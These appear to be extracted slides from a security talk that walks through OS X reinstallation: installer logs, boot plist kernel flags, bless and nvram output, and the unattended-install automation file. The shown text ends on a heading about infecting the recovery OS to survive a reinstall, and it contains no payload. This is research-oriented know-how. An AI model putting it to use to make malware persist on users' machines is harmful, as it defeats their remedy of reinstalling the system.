
```
# tail -f /var/log/install.log
InstallAssistant: Generating the com.apple.Boot.plist file
InstallAssistant: com.apple.Boot.plist:
{
  "Kernel Cache" = "/OS X Install Data/prelinkedkernel";
  "Kernel Flags" = "container-dmg=file:///OS%20X%20Install%20Data/
                    InstallESD.dmg root-dmg=file:///BaseSystem.dmg";
}
```

"The kernel flags – by another name, command line arguments – specify to the kernel that it is to mount InstallESD.dmg as a container image, which it needs to mount in order to find the actual image to use as a root file system – the BaseSystem.dmg"
-Mac OS X and IOS Internals

(RE) INSTALLATION PROCESS

bless; configure boot targets for the system

blessings



```
# tail -f /var/log/install.log
InstallAssistant: Blessing /Volumes/Macintosh HD --
                  /Volumes/Macintosh HD/OS X Install Data
InstallAssistant: ***** Setting Startup Disk *****
InstallAssistant: ***** Path: /Volumes/Macintosh HD
InstallAssistant: ***** Boot Plist: /Volumes/Macintosh HD/
                  OS X Install Data/com.apple.Boot.plist
```


```
InstallAssistant: /usr/sbin/bless -setBoot -folder /Volumes/Macintosh HD/
OS X Install Data -bootefi /Volumes/Macintosh HD/OS X Install Data/boot.efi
-options config="\OS X Install Data\com.apple.Boot" -label OS X Installer
```

blessing



```
# nvram -p
efi-boot-device
<key>IOEFIBootOption</key>
<string>config="\OS X Install Data\com.apple.Boot"</string>
```

nvram output




(RE) INSTALLATION PROCESS

phase 0x2; unattended install



unattended install



```
# less /etc/rc.install

LAUNCH="/System/Library/CoreServices/Language
Chooser.app/Contents/MacOS/Language Chooser"

OSINSTALLER="/System/Installation/CDIS/OS X
Installer.app/Contents/MacOS/OS X Installer"

TARGET_APP="${OSINSTALLER}"

"${LAUNCH}" "${TARGET_APP}"
-f ${MINSTALL_CONF}
-AppleLanguages "${MINSTALL_LANG}"
${STDARGS}
${EXTRAARGS}
```

rc.install


/System/Installation/CDIS/OS X Installer.app

(RE) INSTALLATION PROCESS

phase 0x2; unattended install



OS X Installer.app



locate 'automation
file'



```
# cat /var/log/install.log
OSInstaller: Looking for automation file at /Volumes/Mac HD/
OS X Install Data/mininstallconfig.xml

# cat /Volumes/Mac SSD/OS X Install Data/mininstallconfig.xml
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  <key>InstallType</key>
  <string>automated</string>
  <key>Language</key>
  <string>en</string>
  <key>Package</key>
  <string>/System/Installation/Packages/OSInstall.mpkg</string>
  <key>Target</key>
  <string>/Volumes/Macintosh HD</string>
</dict>
</plist>
```

mininstallconfig.xml

(RE) INSTALLATION PROCESS

phase 0x2; unattended install



OS X Installer.app



```
# less /var/log/install.log
OSInstaller: Attaching disk image
/Volumes/Mac OS X Install DVD/BaseSystem.dmg
```

mount downloaded
BaseSystem.dmg




```
# less /var/log/install.log
OSInstaller: PackageKit: ----- Begin install -----
OSInstaller: PackageKit: packages(
  "PKLeopardPackage <file:///System/Installation/
  Packages/BaseSystemResources.pkg>",
  "PKLeopardPackage <file:///System/Installation/
  Packages/Essentials.pkg>",
  "PKLeopardPackage <file:///System/Installation/
  Packages/OSInstall.pkg>"
)
OSInstaller: Installed "OS X" ()
OSInstaller: PackageKit: ----- End install -----
```

installation via PackageKit

(RE) INSTALLATION PROCESS


phase 0x2; unattended install



all new!



```
# cat /var/log/install.log
OSInstaller: Blessed disk: Bless disk operation for disk:
SKDisk { BSD Name: disk0s2 Mount point: /Volumes/Macintosh HD
Role: kSKDiskRoleLegacyMacSystem Type: kSKDiskTypeHFS }
```

blessed



RECOVERY OS INFECTION

surviving an os reinstall (vm only)

